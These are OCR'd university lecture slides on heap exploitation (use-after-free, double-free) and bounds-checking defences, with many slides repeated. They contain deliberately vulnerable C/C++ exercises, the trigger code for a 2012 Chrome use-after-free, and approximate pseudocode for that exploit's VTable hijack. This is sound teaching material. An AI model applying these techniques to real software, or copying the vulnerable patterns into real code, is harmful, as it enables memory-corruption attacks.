heap vulnerabilities 2 / bounds checking

last time

ASLR details

- libraries/executables stay together
- cost of position-independent code, esp. on 32-bit x86 (little relative addressing)
- Window's choice to editing code for relocations

sudo exploit — defeating ASLR by only changing low bits of pointer

"heap smashing"

- pointer subterfuge using pointers used internally by malloc/free

use-after-free vulnerabilties (started)

vulnerable code


```
class Foo {
    ...
};
Foo *the_foo;
the_foo = new Foo;
...
delete the_foo;
...
something_else = new Bar(...);
the_foo->something();
```

`something_else` likely where `the_foo` was

vulnerable code

```
class Foo {
    ...
};
Foo *the_foo;
the_foo = new Foo;
...
delete the_foo;
...
something_else = new Bar(...);
the_foo->something();
```

`something_else` likely where `the_foo` was



exploiting use after-free

trigger many “bogus” frees; then

allocate many things of same size with “right” pattern

- pointers to shellcode?
- pointers to pointers to `system()`?
- objects with something useful in VTable entry?

trigger use-after-free thing

exercise

vuln. code

```
std::istream *in =
    new std::ifstream("in.txt");
...
delete in;
...
char *other_buffer =
    new char[strlen(INPUT) + 1];
strcpy(other_buffer, INPUT);
...
char c = in->get();
```

ifstream internals

```
class istream {
    ...
    int get() { ... buf->uflow(); ... }
    streambuf *buf;
    ~istream() { delete buf; }
};
class streambuf {
    ...
protected:
    virtual type_for_char uflow() = 0;
        /* called to get next char*/
};
class _File_streambuf : public streambuf { ... }
```

attacker goal: change what uflow() call does

Q1: assuming same size → likely to get same address, what size for attacker to choose for INPUT?

Q2: where in INPUT to place pointer to code to run?

real UAF exploitable bug

2012 bug in Google Chrome

exploitable via JavaScript

discovered/proof of concept by PinkiePie

allowed arbitrary code execution via VTable manipulation

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// implements JavaScript buffer.timestampOffset = 42
void SourceBuffer::setTimestampOffset(...) {
    if (m_source->setTimestampOffset(...))
        ...
}
bool MediaSource::setTimestampOffset(...) {
    // m_player was deleted when video player element deleted
    // but this call does *not* use a VTable
    if (!m_player->sourceSetTimestampOffset(id, offset))
        ...
}
bool MediaPlayer::sourceSetTimestampOffset(...) {
    // m_private deleted when MediaPlayer deleted
    // this *is* a VTable-based call
    return m_private->sourceSetTimestampOffset(id, offset);
}
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// implements JavaScript buffer.timestampOffset = 42
void SourceBuffer::setTimestampOffset(...) {
    if (m_source->setTimestampOffset(...))
        ...
}
bool MediaSource::setTimestampOffset(...) {
    // m_player was deleted when video player element deleted
    // but this call does *not* use a VTable
    if (!m_player->sourceSetTimestampOffset(id, offset))
        ...
}
bool MediaPlayer::sourceSetTimestampOffset(...) {
    // m_private deleted when MediaPlayer deleted
    // this *is* a VTable-based call
    return m_private->sourceSetTimestampOffset(id, offset);
}
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF exploit (approx. pseudocode)

```
... /* use information leaks to find relevant addresses */
buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');
vid.parentNode.removeChild(vid);
vid = null;
gc();
// allocate object to replace m_private
var array = new Uint32Array(168/4);
// allocate object to replace m_player
// type chosen to keep m_private pointer unchanged
rtc = new webkitRTCPeerConnection({'iceServers': []});
array[0] = ... /* fill in array with chosen values */
// trigger VTable Call that uses chosen address
buffer.timestampOffset = 42;
```

type confusion

`MediaPlayer` (deleted but used)

`m_private` (pointer to PlayerImpl)
`m_timestampOffset` (double)

`PlayerImpl` (deleted but used)

`VTable pointer`
…

`webkitRTC`… (replacement)

`(something not changed)`
`m_???` (pointer)
…

array of 32-bit ints (replacement)

`array[0], array[1]`
`array[2], array[3]`
…

missing pieces: information disclosure

need to learn address to set VTable pointer to

(and other addresses to use)

allocate types other than `Uint32Array`

rely on confusing between different types, e.g.

`MediaPlayer` (deleted but used)	`Something` (replacement)
`m_private` (pointer to PlayerImpl)	…
`m_timestampOffset` (double)	`m_buffer` (pointer)

allows reading timestamp value to get a pointer's address

use-after-free easy cases

common problem for JavaScript implementations


use-after-free'd object often some complex C++ object
- example: representation of video stream

exploits can choose type of object that replaces
- allocate that kind of object in JS

can often arrange to read/write vtable pointer
- depends on layout of thing created
- easy examples: string, array of floating point numbers


double-frees

```
free(thing);
free(thing);
char *p = malloc(...);
// p points to next/prev
//   on list of avail.
//   blocks
strcpy(p, attacker_controlled);
malloc(...);
char *q = malloc(...);
// q points to attacker-
//   chosen address
strcpy(q, attacker_controlled2);
...
```




double-frees

```
free(thing);
free(thing);
char *p = malloc(...);
// p points to next/prev
//   on list of avail.
//   blocks
strcpy(p, attacker_controlled);
malloc(...);
char *q = malloc(...);
// q points to attacker-
//   chosen address
strcpy(q, attacker_controlled2);
...
```



double-frees

```
free(thing);
free(thing);
char *p = malloc(...);
// p points to next/prev
//   on list of avail.
//   blocks
strcpy(p, attacker_controlled);
malloc(...);
char *q = malloc(...);
// q points to attacker-
//   chosen address
strcpy(q, attacker_controlled2);
...
```




double-frees

```
free(thing);
free(thing);
char *p = malloc(...);
// p points to next/prev
//   on list of avail.
//   blocks
strcpy(p, attacker_controlled);
```


malloc returns something still on free list
because double-free made loop in linked list

```
// q points to attacker-
//   chosen address
strcpy(q, attacker_controlled2);
...
```




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```



double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```



double-free notes

this attack has apparently not been possible for a while

most malloc/new's check for double-frees explicitly

(e.g., look for a bit in `size` data)

prevents this issue — also catches programmer errors

pretty cheap

double-free exercise

```
free(...) {
    freed->next = first_free
    first_free = freed;
}
malloc(...) {
    if (can use first free) {
        void *to_return = first_free;
        first_free = first_free->next;
        return to_return;
    }
}
vulnerable() {
    char *p = malloc(100);
    free(p);
    free(p);
    char *q = malloc(100);
    char *r = malloc(100);
    strlcpy(q, attacker_input1, 100);
    char *s = malloc(100);
    strlcpy(r, attacker_input2, 100);
    strlcpy(s, attacker_input3, 100);
}
```

Exericse: which input should contain address to overwrite?

which input should contain value to put in that address?

logistical aside

originally was planning to cover more techniques like stack canaries

instead: we'll do later

will start with more principled approaches first

so far

many vulnerabilities we looked at due to poor bounds checking

- one exception: use-after-free and related

can we just fix this?

adding bounds checking

```
char buffer[42];
memcpy(buffer, attacker_controlled, len);
```

couldn't compiler add check for `len`

modern Linux: it does

added bounds checking

```
char buffer[42];
memcpy(buffer, attacker_controlled, len);
```

```
    subq   $72, %rsp
    leaq   4(%rsp), %rdi
    movslq len, %rdx
    movq   attacker_controlled, %rsi
    movl   $42, %ecx
    call   __memcpy_chk
```

length 42 passed to `__memcpy_chk`

_FORTIFY_SOURCE

Linux C standard library + GCC features

adds automatic checking to a bunch of string/array functions

also printf (disable %n unless format string is a constant)

often enabled by default

GCC options:

`-D_FORTIFY_SOURCE=1` — enable (backwards-compatible only)
`-D_FORTIFY_SOURCE=2` — enable (full)
`-U_FORTIFY_SOURCE` — disable

bounds checking will happen...

will add checks (gcc 9.3 -**O2**)

```
void example1() {
    char dest1[1024]; memcpy(dest1, ...); ...
}
char dest2[1024];
void example2() {
    memcpy(dest2, ...); ...
}
void example3() {
    char *p = &dest2[4]; memcpy(p, ...); ...
}
```

bounds checking won't happen...

will not add check (gcc 9.3 -**O2**)

```
char dest2[1024];
void example4() {
    char *p = &dest2[mystery()]; memcpy(p, ...); ...
}
```

adds check for size 1024 (max possible size):

```
char dest2[1024];
void example5() {
    char dest3[128];
    char *p = dest2;
    if (mystery()) p = dest3;
    memcpy(p, ...); ...
}
```

non-checking library functions

some C library functions make bounds checking hard:

```
strcpy(dest, source);
strcat(dest, source);
sprintf(dest, format, ...);
```

bounds-checking versions (added to library later):

```
/* might not add \0 (!) */
strncpy(dest, source, size);
strncat(dest, source, size);
snprintf(dest, size, format, ...);
```

poor bounds-checking APIs

```
char dest[100];
/* THIS CODE IS BROKEN */
strncpy(dest, source1, sizeof dest);
strncat(dest, source2, sizeof dest);
printf("result was %s\n", dest)
```

the above can access memory of out of bounds

…in a bunch of ways

Linux's strncpy manual

```
strncpy(dest, source1, sizeof dest);
```

"Warning: If there is no null byte among the first n bytes of src, the string placed in dest will not be null-terminated."

exercise: what should the call have been?

Linux's strncat manual

```
strncat(dest, source2, sizeof dest);
```

"If src contains n or more bytes, strncat() writes n+1 bytes to dest (n from src plus the terminating null byte). Therefore, the size of dest must be at least strlen(dest)+n+1."

exercise: what should the call have been?

better versions?

FreeBSD (and Linux via libbsd): strlcpy, strlcat

"Unlike [strncat and strncpy], strlcpy() and strlcat() take the full size of the buffer and gaurenteeto NUL-terminate the result..."

```
strlcpy(dest, source1, sizeof dest);
strlcat(dest, source2, sizeof dest);
```

Windows: `strcpy_s`, `strcat_s` (same idea, differentname)

C++ bounds checking

```
#include <vector>
...
std::vector<int> data;
data.resize(50);
// undefined behavior:
data[60] = 0;
// throws std::out_of_range exception
data.at(60) = 0;
```